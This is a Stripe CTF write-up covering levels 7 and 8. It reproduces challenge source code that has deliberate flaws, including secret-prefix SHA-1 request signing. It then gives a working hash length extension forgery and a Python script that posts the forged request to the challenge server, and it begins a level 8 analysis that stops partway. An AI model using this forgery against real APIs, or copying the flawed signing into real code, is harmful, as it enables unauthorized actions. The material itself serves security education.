        return json_error(e.message, 400)

    print 'raw_params:', repr(raw_params)

    try:
        params = parse_params(raw_params)
    except ValueError:
        raise BadRequest('Could not parse params')

    print 'sig:', repr(sig)

    # look for user_id and signature
    try:
        user_id = params['user_id']
    except KeyError:
        print 'user_id not provided'
        return json_error('must provide user_id', 401)

    # check that signature matches
    try:
        verify_signature(user_id, sig, raw_params)
    except BadSignature, e:
        return json_error('signature check failed: ' + e.message, 401)

    # all OK -- process the order
    log_api_request(params['user_id'], '/orders', body)
    return process_order(params)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=9233)
|
The contents of db.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
import os
import sqlite3
import sys

class NotFound(Exception):
    pass
class ManyFound(Exception):
    pass

# for app.secret_key
def rewrite_entropy_file(path):
    f = open(path, 'w')
    f.write(os.urandom(24))
    f.close()

class DB(object):
    def __init__(self, database):
        self.conn = sqlite3.connect(database,
                                    detect_types=sqlite3.PARSE_DECLTYPES)
        self.conn.row_factory = sqlite3.Row
        self.cursor = self.conn.cursor()
        self.debug = False

    def log(self, *args):
        if self.debug:
            for i in args:
                sys.stderr.write(str(i))
            sys.stderr.write('\n')

    def commit(self):
        self.conn.commit()

    def close(self):
        self.cursor.close()
        self.conn.close()

    def select(self, table, where=None):
        if where is None:
            where = {}
        self.do_select(table, where)
        return map(dict, self.cursor.fetchall())

    def select_one(self, table, where=None):
        where = where or {}
        self.do_select(table, where)

        row = self.cursor.fetchone()
        if row is None:
            raise NotFound

        if self.cursor.fetchone() is not None:
            raise ManyFound

        return dict(row)

    def do_select(self, table, where=None):
        where = where or {}
        where_clause = ' AND '.join('%s=?' % key for key in where.iterkeys())
        values = where.values()
        q = 'select * from ' + str(table)
        if where_clause:
            q += ' where ' + where_clause
        self.log(q, '<==', values)
        self.cursor.execute(q, values)

    def insert(self, table, data):
        cols = ', '.join(data.keys())
        vals = data.values()
        placeholders = ', '.join('?' for i in data)
        q = 'insert into %s (%s) values (%s)' % (table, cols, placeholders)
        self.log(q, '<==', vals)
        self.cursor.execute(q, vals)
        self.commit()
        return self.cursor.rowcount
|
The contents of settings.py:
1
2
3
4
5
6
7
8
9
10
11
12
|
import os

DEBUG = False
database = os.path.join(os.path.dirname(__file__), 'wafflecopter.db')
entropy_file = os.path.join(os.path.dirname(__file__), 'entropy.dat')

url_root = ''

try:
    from local_settings import *
except ImportError:
    pass
|
The contents of initialize_db.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
|
#!/usr/bin/env python
import sys
from datetime import datetime
from random import SystemRandom

import bcrypt
import sqlite3

import client
import db
import settings

conn = db.DB(settings.database)
conn.debug = True
c = conn.cursor

db.rewrite_entropy_file(settings.entropy_file)

rand = SystemRandom()

def rand_choice(alphabet, length):
    return ''.join(rand.choice(alphabet) for i in range(length))

alphanum = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
def rand_alnum(length):
    return rand_choice(alphanum, length)

def main(level_password):
    create_tables()
    add_users()
    add_waffles(level_password)
    add_logs()

def add_users():
    add_user(1, 'larry', rand_alnum(16), 1)
    add_user(2, 'randall', rand_alnum(16), 1)
    add_user(3, 'alice', rand_alnum(16), 0)
    add_user(4, 'bob', rand_alnum(16), 0)
    add_user(5, 'ctf', 'password', 0)

def add_waffles(level_password):
    add_waffle('liege', 1, level_password)
    add_waffle('dream', 1, rand_alnum(14))
    add_waffle('veritaffle', 0, rand_alnum(14))
    add_waffle('chicken', 1, rand_alnum(14))
    add_waffle('belgian', 0, rand_alnum(14))
    add_waffle('brussels', 0, rand_alnum(14))
    add_waffle('eggo', 0, rand_alnum(14))

def add_logs():
    gen_log(1, '/orders', {'waffle': 'eggo', 'count': 10,
                           'lat': 37.351, 'long': -119.827})
    gen_log(1, '/orders', {'waffle': 'chicken', 'count': 2,
                           'lat': 37.351, 'long': -119.827})
    gen_log(2, '/orders', {'waffle': 'dream', 'count': 2,
                           'lat': 42.39561, 'long': -71.13051},
            date=datetime(2007, 9, 23, 14, 38, 00))
    gen_log(3, '/orders', {'waffle': 'veritaffle', 'count': 1,
                           'lat': 42.376, 'long': -71.116})

def create_tables():
    c.execute('drop table if exists users')
    c.execute('''
    CREATE TABLE users(
    id int not null primary key,
    name varchar(255) not null,
    password varchar(255) not null,
    premium int not null,
    secret varchar(255) not null,
    unique (name)
    )
    ''')

    c.execute('drop table if exists waffles')
    c.execute('''
    CREATE TABLE waffles(
    name varchar(255) not null primary key,
    premium int not null,
    confirm varchar(255) not null
    )
    ''')

    c.execute('drop table if exists logs')
    c.execute('''
    CREATE TABLE logs(
    user_id int not null,
    path varchar(255) not null,
    body text not null,
    date timestamp not null default current_timestamp
    )
    ''')
    c.execute('create index user_id on logs (user_id)')
    c.execute('create index date on logs (date)')

def add_user(uid, username, password, premium):
    hashed = bcrypt.hashpw(password, bcrypt.gensalt(10))
    secret = rand_alnum(14)
    data = {'id': uid, 'name': username, 'password': hashed,
            'premium': premium, 'secret': secret}
    conn.insert('users', data)

def get_user(uid):
    return conn.select_one('users', {'id': uid})

def add_waffle(name, premium, confirm):
    data = {'name': name, 'premium': premium, 'confirm': confirm}
    conn.insert('waffles', data)

def gen_log(user_id, path, params, date=None):
    user = get_user(user_id)

    # generate signature using client library
    cl = client.Client(None, user_id, user['secret'])
    body = cl._make_post(params)

    # prepare data for insert
    data = {'user_id': user_id, 'path': path, 'body': body}

    if date:
        data['date'] = date

    conn.insert('logs', data)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print 'usage: initialize_db.py LEVEL_PASSWORD'
        sys.exit(1)

    main(sys.argv[1])
|
The contents of templates/index.html:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
|
<!doctype html>
<html>
  <head>
    <title>WaffleCopter</title>
    <style>
      a {
        color: black;
      }
      a:hover {
        color: blue;
      }
    </style>
  </head>
  <body>
    <h1>WaffleCopter [beta]</h1>
    <p>Welcome, {{user['name']}}!</p>
    <h3>Your API credentials</h3>
    <ul>
      <li><strong>endpoint:</strong> <code>{{ endpoint }}</code></li>
      <li><strong>user_id:</strong> <code>{{ user['id'] }}</code></li>
      <li><strong>secret:</strong> <code>{{ user['secret'] }}</code></li>
    </ul>
    <h3>Available waffles</h3>
    <ul>
      {% for waffle in waffles %}
      <li>
        {{ waffle['name'] }}{% if waffle['premium'] %} (premium){% endif %}
      </li>
      {% endfor %}
    </ul>
    <h3><a href="./logs/{{ user['id'] }}">API Request logs</a></h3>
  </body>
</html>
|
The contents of templates/login.html:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
<!doctype html>
<html>
  <head>
    <title>WaffleCopter - Login</title>
  </head>
  <body>
    <h1>WaffleCopter [beta]</h1>
    {% if error %}
    <p style="color: red">{{ error }}</p>
    {% endif %}
    <form action="./login" method="post">
      <table>
        <tr>
          <td>username:</td><td><input type="text" name="username" /></td>
        </tr>
        <tr>
          <td>password:</td><td><input type="password" name="password" /></td>
        </tr>
        <tr>
          <td colspan=2><input type="submit" value="log in" /></td>
        </tr>
      </table>
    </form>
  </body>
</html>
|
The contents of templates/logs.html:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
|
<!doctype html>
<html>
  <head>
    <title>WaffleCopter - Logs</title>
    <style type="text/css">
      table#logs {
        border-collapse: collapse;
      }
      #logs td,th {
        border: 1px solid #CCC;
        padding: 5px;
      }
      #home {
        text-decoration: none;
        color: #000;
      }
      #home:hover {
        color: blue;
      }
    </style>
  </head>
  <body>
    <h1><a id=home href="../">WaffleCopter [beta]</a></h1>
    <h3>API Request Logs</h3>
    <table id=logs>
      <tr><th>date</th><th>path</th><th>body</th></tr>
      {% for log in logs %}
      <tr>
        <td>{{ log['date'].strftime('%F %R:%S') }}</td>
        <td>{{ log['path'] }}</td>
        <td><code>{{ log['body'].encode('unicode-escape') }}</code></td>
      </tr>
      {% endfor %}
    </table>
  </body>
</html>
|
Solution
This one was my favorite, since 90%
of it’s progress was cryptographic. It’s a service that gets requests of the following form:
count=1&lat=100&user_id=5&long=100&waffle=eggo|sig:36c698a40093329045ca293d6e0c985411d366d1
On a certain endpoint (URL) and sends you a waffle! The request describes the number of waffles, latitude and longitude of the target, the user_id requesting it and the type of waffle. There are three waffle types only served to premium users, one of them is named liege. We are not a premium user but we have to make a valid order for liege to get our flag.
If you simply order a liege on your user_id, you would get
that waffle requires a premium subscription
And if you provide user_id as 1 (a premium user), you would get:
signature check failed
This means that the system uses some sort of Message Authentication Control (aka signature) to validate it’s source. Now every user has a secret key used to sign his requests and make a signature, so that the server could verify it. The server uses the following code to validate the signature:
def verify_signature(user_id, sig, raw_params):
    # get secret token for user_id
    try:
        row = g.db.select_one('users', {'id': user_id})
    except db.NotFound:
        raise BadSignature('no such user_id')
    secret = str(row['secret'])

    h = hashlib.sha1()
    h.update(secret + raw_params)
    print 'computed signature', h.hexdigest(), 'for body', repr(raw_params)
    if h.hexdigest() != sig:
        raise BadSignature('signature does not match')
    return True
It retrieves user’s secret from the database, generates sha1(secret + raw_params) and compares it against the sent signature. raw_params is also the part of the request before the | sign (the whole request without the signature).
If two signatures match, it’s authentic, otherwise error is popped. Now this mechanism is called HMAC but it is wrongly implemented. Read this section of wikipedia to know why you should use SHA1(secret + SHA1(secret+message)) instead of what is happening in this one.
I’m going to describe it here as well, since this is the key to the challenge. A cryptographic hash function is a state machine, fed with some initial values (defined in the description of algorithm), then the data is chunked into same-size blocks and fed to the machine. SHA-1 for example operates on chunks of 160 bit each, so if our input is not a multiple of 20 bytes, it will be padded with zeroes to be so. The SHA1 machine is depicted below:
Now what if we had two pieces of data, C and B, each exactly 20 bytes, and we had C=SHA1(A), without actually having A itself, and what we wanted was SHA1(A+B) (plus means concatenation here)? We don’t have A so we can’t first compute A+B and then SHA1 it, but couldn’t we get the final result some other way?
We definitely could, since when we SHA1(A+B), the algorithm first operates on the first 20 bytes, and then continues to do so on second 20 bytes. Now C is the result of first 20 bytes, we just have to keep the machine in that state (instead of the initial state) and feed it with B, to get SHA1(A+B) without having A.
This idea is known as a Hash Length Extension Attack, and works the same even if our data is not exactly a multiple of 20 bytes (we just have to pad zeroes).
Now what I want to add is &user_id=1&waffle=liege& to the end of raw_params so that these new values overwrite the previous ones, thus making the whole request be:
count=1&lat=100&user_id=5&long=100&waffle=eggo&user_id=1&waffle=liege&|sig:
Why wouldn’t I just replace them? Because I can only compute the new signature if I concatenate new things to the request, not when I change it. Now using the idea above and some piece of code, the new request would be:
count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02(&waffle=liege|sig:5fe73d0cbd3b4e82f9b87970041851d232e757cd
Those \x00 above mean a character with the ASCII value of zero, and since I can not show them on terminal, I used the following Python code snippet to send this request to server:
import requests
import hashlib
import json
import sys
import urllib body=”count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02(&waffle=liege|sig:5fe73d0cbd3b4e82f9b87970041851d232e757cd”;
resp= requests.post(“https://level07-2.stripe-ctf.com/user-cyusirmzyz/orders”,data=body);
print resp.text;
This nice little code would output the flag for the next challenge!
Challenge 8 – Networking Side Channel Attack
You completed this level in 98035.439 seconds. The password was165774000681.
The solution you submitted was:
took a looong time! lots of scripts all there on server2
Welcome to the final level, Level 8.
HINT 1: No, really, we’re not looking for a timing attack.
HINT 2: Running the server locally is probably a good place to start. Anything interesting in the output?
UPDATE: If you push the reset button, you will be bounced to a newlevel08 machine. Note that this will change the value of your Flag. If you push reset on Level 2, you will similarly be bounced to a new Level 2 machine.
Because password theft has become such a rampant problem, a security firm has decided to create PasswordDB, a new and secure way of storing and validating passwords. You’ve recently learned that the Flag itself is protected in a PasswordDB instance, accesible athttps://level08-4.stripe-ctf.com/user-stsqneospz/.
PasswordDB exposes a simple JSON API. You just POST a payload of the form {"password": "password-to-check", "webhooks": ["mysite.com:3000", ...]} to PasswordDB, which will respond with a{"success": true}" or {"success": false}" to you and your specified webhook endpoints.
(For example, try running curl https://level08-4.stripe-ctf.com/user-stsqneospz/ -d '{"password": "password-to-check", "webhooks": []}'.)
In PasswordDB, the password is never stored in a single location or process, making it the bane of attackers’ respective existences. Instead, the password is “chunked” across multiple processes, called “chunk servers”. These may live on the same machine as the HTTP-accepting “primary server”, or for added security may live on a different machine. PasswordDB comes with built-in security features such as timing attack prevention and protection against using unequitable amounts of CPU time (relative to other PasswordDB instances on the same machine).
As a secure cherry on top, the machine hosting the primary server has very locked down network access. It can only make outbound requests to other stripe-ctf.com servers. As you learned in Level 5, someone forgot to internally firewall off the high ports from the Level 2 server. (It’s almost like someone on the inside is helping you — there’s an sshd running on the Level 2 server as well.)
To maximize adoption, usability is also a goal of PasswordDB. Hence a launcher script, password_db_launcher, has been created for the express purpose of securing the Flag. It validates that your password looks like a valid Flag and automatically spins up 4 chunk servers and a primary server.
You can obtain the code for PasswordDB from git clone https://level08-4.stripe-ctf.com/user-stsqneospz/level08-code, or simply read the source below.
The contents of password_db_launcher:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
|
#!/usr/bin/env python
import atexit
import logging
import optparse
import os
import os.path
import random
import re
import signal
import socket
import subprocess
import sys
import time

import common

logger = logging.getLogger('password_db')
logger.addHandler(logging.StreamHandler(sys.stderr))

processes = []

def launch(script, *args):
    path = os.path.join(os.path.dirname(__file__), script)
    args = [path] + list(args)
    launched = subprocess.Popen(args)
    logger.info('Launched %r (pid %d)' % (args, launched.pid))
    processes.append(launched)
    return launched

def nukeChildren():
    logger.info('Killing all remaining children')
    for process in processes:
        try:
            os.kill(process.pid, signal.SIGTERM)
        except OSError:
            pass
        else:
            logger.info('Killed child %s' % process.pid)

def waitChildren():
    os.wait()

def passwordSpecToPassword(password_spec):
    if password_spec and password_spec[0] == '@':
        password_file = password_spec[1:]
        logger.info('Reading password from %s' % password_file)
        return open(password_file).read()
    else:
        return password_spec

def validatePassword(password):
    if not re.search('^\d{12}$', password):
        raise ValueError("Invalid password! The Flag is a 12-digit number.")

def socket_exists(host, port):
    logger.info('Checking whether %s:%s is reachable' % (host, port))
    try:
        socket.create_connection([host, port])
    except socket.error:
        return False
    else:
        return True

def find_open_port(base_port):
    while socket_exists('127.0.0.1', base_port):
        base_port += 1
    return base_port

def wait_until(condition, *args):
    for i in xrange(10):
        if condition(*args):
            return
        else:
            logger.info('Condition not yet true, waiting 0.35 seconds'
                        ' (try %s/%s)' % (i+1, 10))
            time.sleep(0.35)
    raise RuntimeError('Timed out waiting for condition')

def main():
    """
    Spins up a secure configuration of PasswordDB:

    - Uses 4 chunk servers
    - Validates that the Flag itself looks correct
    """

    usage = """%prog [-q ...] <password_spec> <primary_address>

primary_address should be of the form 'host:port' or 'unix:/path/to/socket'"""
    parser = optparse.OptionParser(usage)
    parser.add_option('-q', '--quiet', help='Quietness of debugging output.',
                      dest='quiet', action='count', default=0)
    opts, args = parser.parse_args()
    if not opts.quiet:
        logger.setLevel(logging.DEBUG)
    elif opts.quiet == 1:
        logger.setLevel(logging.INFO)
    elif opts.quiet >= 2:
        logger.setLevel(logging.WARN)

    if len(args) != 2:
        parser.print_usage()
        return 1

    password_spec = args[0]
    primary_host_spec = args[1]

    atexit.register(nukeChildren)

    password = passwordSpecToPassword(password_spec)
    validatePassword(password)

    chunk_count = 4
    chunks = common.chunkPassword(chunk_count, password)

    base_port = random.randint(1024, 20000)
    chunk_hosts = []
    for i in xrange(chunk_count):
        port = find_open_port(base_port)
        base_port = port + 1
        chunk_hosts.append(['127.0.0.1', port])

    for host_port, password_chunk in zip(chunk_hosts, chunks):
        host, port = host_port
        launch('chunk_server', '%s:%s' % (host, port), password_chunk)

    time.sleep(0.35)

    # Make sure everything is booted before starting the primary server
    for host_port in chunk_hosts:
        host, port = host_port
        wait_until(socket_exists, host, port)

    args = []
    args.append('-l')
    args.append('/tmp/primary.lock')
    for host, port in chunk_hosts:
        args.append('-c')
        args.append('%s:%s' % (host, port))
    args.append(primary_host_spec)
    launch('primary_server', *args)

    waitChildren()
    return 0

if __name__ == '__main__':
    sys.exit(main())
|
The contents of primary_server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
|
#!/usr/bin/env python
import fcntl
import logging
import json
import optparse
import sys
import time
import traceback

from twisted.internet import reactor

# Local project
import common

logger = logging.getLogger('password_db')
logger.addHandler(logging.StreamHandler(sys.stderr))

class PrimaryProcessor(common.PayloadProcessor):
    def __init__(self, request, chunk_servers):
        super(PrimaryProcessor, self).__init__(request)
        self.chunk_servers = chunk_servers

    def process(self, data):
        Shield.registerLocker()

        password = self.getArg(data, 'password')
        webhooks = self.getArg(data, 'webhooks')

        self.start_time = time.time()

        self.remaining_chunk_servers = self.chunk_servers[:]
        self.remaining_chunks = self.chunkPassword(password)

        self.webhooks = [common.parseHost(webhook) for webhook in webhooks]

        self.checkNext()

    def checkNext(self):
        assert(len(self.remaining_chunks) == len(self.remaining_chunk_servers))

        if not self.remaining_chunk_servers:
            self.sendResult(True)
            return

        next_chunk_server = self.remaining_chunk_servers.pop(0)
        next_chunk = self.remaining_chunks.pop(0)

        self.log_info('Making request to chunk server %r'
                      ' (remaining chunk servers: %r)' %
                      (next_chunk_server, self.remaining_chunk_servers))

        common.makeRequest(next_chunk_server,
                           {'password_chunk' : next_chunk},
                           self.nextServerCallback,
                           self.nextServerErrback)

    def nextServerCallback(self, data):
        parsed_data = json.loads(data)
        # Chunk was wrong!
        if not parsed_data['success']:
            # Defend against timing attacks
            remaining_time = self.expectedRemainingTime()
            self.log_info('Going to wait %s seconds before responding' %
                          remaining_time)
            reactor.callLater(remaining_time, self.sendResult, False)
            return

        self.checkNext()

    def expectedRemainingTime(self):
        assert(len(self.chunk_servers) > len(self.remaining_chunk_servers))
        elapsed_time = time.time() - self.start_time
        ratio_remaining_to_elapsed = (len(self.remaining_chunk_servers) * 1.0
            / (len(self.chunk_servers) - len(self.remaining_chunk_servers)))
        return ratio_remaining_to_elapsed * elapsed_time

    def nextServerErrback(self, address_spec, error):
        backtrace = traceback.format_exc(error)
        self.log_error('Error while connecting to chunk server %r: %s (%r)' %
                       (address_spec, error, backtrace))
        self.respondWithMessage('Error! This should never happen in '
                                'production, but it seems that it did. Contact'
                                ' us at [email protected] to let us know.')

    def sendResult(self, success):
        result = {'success': success}
        self.respond(result)
        for webhook in self.webhooks:
            self.sendWebhook(webhook, result)

    def sendWebhook(self, webhook_host_spec, result):
        self.log_info('Sending webhook to %r: %s' %
                      (webhook_host_spec, result))
        common.makeRequest(webhook_host_spec, result, self.sendWebhookCallback,
                           self.sendWebhookErrback)

    def sendWebhookCallback(self, data):
        # Too late to do anything here
        pass

    def sendWebhookErrback(self, address_spec, error):
        backtrace = traceback.format_exc(error)
        self.log_error('Error while connecting to webhook server %r: %s (%r)' %
                       (address_spec, error, backtrace))

    def chunkPassword(self, password):
        return common.chunkPassword(len(self.chunk_servers), password, self)

class Shield(object):
    # Ensure equitable distribution of load among many PasswordDB
    # instances on a single server. (Typically servers come with many
    # PasswordDB instances.)
    @classmethod
    def registerLocker(self):
        if self.has_lock:
            return

        self.acquireLock()
        reactor.callLater(self.lock_period, self.releaseLock)

    @classmethod
    def acquireLock(self):
        logger.info('Acquiring lock')
        fcntl.flock(self.lockfile, fcntl.LOCK_EX)
        self.has_lock = True

    @classmethod
    def releaseLock(self):
        logger.info('Releasing lock')
        fcntl.flock(self.lockfile, fcntl.LOCK_UN)
        self.has_lock = False

    @classmethod
    def openLockfile(self, path):
        self.lock_period = 0.250
        self.has_lock = False
        self.lockfile = open(path, 'w')

def main():
    usage = """
%prog -c CHUNK_SERVER [-c CHUNK_SERVER ...] [-q ...] -l /path/to/lockfile PRIMARY_SERVER

CHUNK_SERVER:
    A chunk server to spin up as <chunk_host:chunk_port>

PRIMARY_SERVER:
    Either pass a host:port pair <primary_host:primary_port> or pass a
    unix:-prefixed path for it to listen on a UNIX socket
    <unix:/path/to/socket> (useful for running under FastCGI).
"""
    parser = optparse.OptionParser(usage)
    parser.add_option('-q', '--quiet', help='Quietness of debugging output.',
                      dest='quiet', action='count', default=0)
    parser.add_option('-c', '--chunk-servers',
                      help='Add a chunk server to spin up',
                      dest='chunk_servers', action='append', default=[])
    parser.add_option('-l', '--lock-file',
                      help='Path to lockfile',
                      dest='lockfile')
    opts, args = parser.parse_args()
    if not opts.quiet:
        logger.setLevel(logging.DEBUG)
    elif opts.quiet == 1:
        logger.setLevel(logging.INFO)
    elif opts.quiet >= 2:
        logger.setLevel(logging.WARN)

    if len(args) != 1:
        parser.print_usage()
        return 1

    if not opts.chunk_servers:
        parser.print_usage()
        return 1

    if not opts.lockfile:
        parser.print_usage()
        return 1

    Shield.openLockfile(opts.lockfile)

    chunk_servers = [common.parseHost(spec) for spec in opts.chunk_servers]

    server = common.HTTPServer(PrimaryProcessor, chunk_servers)

    spec = args[0]
    if common.isUnix(spec):
        path = common.parseUnix(spec)
        common.listenUNIX(path, server)
    else:
        address_spec = common.parseHost(args[0])
        common.listenTCP(address_spec, server)

    reactor.run()
    return 0

if __name__ == '__main__':
    sys.exit(main())
|
The contents of chunk_server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
|
#!/usr/bin/env python
import logging
import optparse
import sys

from twisted.internet import reactor

# Local project
import common

logger = logging.getLogger('password_db')
logger.addHandler(logging.StreamHandler(sys.stderr))

class ChunkProcessor(common.PayloadProcessor):
    def __init__(self, request, password_chunk):
        super(ChunkProcessor, self).__init__(request)
        self.password_chunk = password_chunk

    def process(self, data):
        chunk = self.getArg(data, 'password_chunk')
        success = chunk == self.password_chunk
        self.respond({
                'success' : success
                })

def main():
    usage = """%prog [-q ...] <host:port> <password_chunk>"""
    parser = optparse.OptionParser(usage)
    parser.add_option('-q', '--quiet', help='Quietness of debugging output.',
                      dest='quiet', action='count', default=0)
    opts, args = parser.parse_args()
    if not opts.quiet:
        logger.setLevel(logging.DEBUG)
    elif opts.quiet == 1:
        logger.setLevel(logging.INFO)
    elif opts.quiet >= 2:
        logger.setLevel(logging.WARN)

    if len(args) != 2:
        parser.print_usage()
        return 1

    address_spec = common.parseHost(args[0])
    password_chunk = args[1]

    server = common.HTTPServer(ChunkProcessor, password_chunk)
    common.listenTCP(address_spec, server)
    reactor.run()

    return 0

if __name__ == '__main__':
    sys.exit(main())
|
The contents of common.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
|
import atexit
import json
import logging
import os

from twisted.internet import reactor, protocol
from twisted.protocols import basic

from twisted.web import server, resource, client

logger = logging.getLogger('password_db.common')

class Halt(Exception):
    pass

class HTTPServer(object, resource.Resource):
    isLeaf = True

    def __init__(self, processor, args):
        self.processor = processor
        self.args = args

    def render_GET(self, request):
        return ('{"success": false, "message": "GET not supported.'
                ' Try POSTing instead."}\n')

    def render_POST(self, request):
        processor_instance = self.processor(request, self.args)
        processor_instance.processRaw()
        return server.NOT_DONE_YET

class PayloadProcessor(object):
    request_count = 0

    def __init__(self, request):
        PayloadProcessor.request_count += 1
        self.request_id = PayloadProcessor.request_count
        self.request = request

    def processRaw(self):
        raw_data = self.request.content.read()
        self.log_info('Received payload: %r', raw_data)

        try:
            parsed = json.loads(raw_data)
        except ValueError as e:
            self.respondWithMessage('Could not parse message: %s' % e)
            return

        try:
            self.process(parsed)
        except Halt:
            pass

    # API method
    def process(self, data):
        raise NotImplementedError

    # Utility methods
    def getArg(self, data, name):
        try:
            return data[name]
        except KeyError:
            self.respondWithMessage('Missing required param: %s' % name)
            raise Halt()

    def respondWithMessage(self, message):
        response = {
            'success' : False,
            'message' : message
            }
        self.respond(response)

    def respond(self, response):
        if self.request.notifyFinish():
            self.log_error("Request already finished!")
        formatted = json.dumps(response) + '\n'
        self.log_info('Responding with: %r', formatted)
        self.request.write(formatted)
        self.request.finish()

    def log_info(self, *args):
        self.log('info', *args)

    def log_error(self, *args):
        self.log('error', *args)

    def log(self, level, msg, *args):
        # Make this should actually be handled by a formatter.
        client = self.request.client
        try:
            host = client.host
            port = client.port
        except AttributeError:
            prefix = '[%r:%d] '  % (client, self.request_id)
        else:
            prefix = '[%s:%d:%d] '  % (host, port, self.request_id)
        method = getattr(logger, level)
        interpolated = msg % args
        method(prefix + interpolated)

def chunkPassword(chunk_count, password, request=None):
    # Equivalent to ceil(password_length / chunk_count)
    chunk_size = (len(password) + chunk_count - 1) / chunk_count

    chunks = []
    for i in xrange(0, len(password), chunk_size):
        chunks.append(password[i:i+chunk_size])

    while len(chunks) < chunk_count:
        chunks.append('')

    msg = 'Split length %d password into %d chunks of size about %d: %r'
    args = [len(password), chunk_count, chunk_size, chunks]
    if request:
        request.log_info(msg, *args)
    else:
        logger.info(msg, *args)

    return chunks

def isUnix(spec):
    return spec.startswith('unix:')

def parseHost(host):
    host, port = host.split(':')
    port = int(port)
    return host, port

def parseUnix(unix):
    path = unix[len('unix:'):]
    return path

def makeRequest(address_spec, data, callback, errback):
    # Change the signature of the errback
    def wrapper(error):
        errback(address_spec, error)

    host, port = address_spec
    factory = client.HTTPClientFactory('/',
                                       agent='PasswordChunker',
                                       method='POST',
                                       postdata=json.dumps(data))
    factory.deferred.addCallback(callback)
    factory.deferred.addErrback(wrapper)
    reactor.connectTCP(host, port, factory)

def listenTCP(address_spec, http_server):
    host, port = address_spec
    site = server.Site(http_server)
    reactor.listenTCP(port, site, 50, host)

def cleanupSocket(path):
    try:
        os.remove(path)
    except OSError:
        pass

def listenUNIX(path, http_server):
    site = server.Site(http_server)
    reactor.listenUNIX(path, site, 50)
    atexit.register(cleanupSocket, path)
|
Solution
This one was a real badass, it took me about 7 hours to crack (though I was real sleepy) and I won the CTF T-Shirt after that :)
Since the code is too much, I’ll describe the scenario. There’s an application that launches and gets a 12 digit password as input. Then it launches 4 different chunk servers, each holding 3 digits of the password. Chunks are respective, i.e chunk 1 has digits 1 to 3.
The application receives requests on a certain endpoint (URL) and outputs a simple JSON string, either {“success”:false} or {“success”:true} depending on whether your input password was right or not.
To check this, the application breaks your input into 4 chunks, sends the first one to chunk server 1 and checks if its valid. If it is, the second part is sent to chunk server 2 for processing and so on. If any of the password chunks are invalid, the processing stops right there.
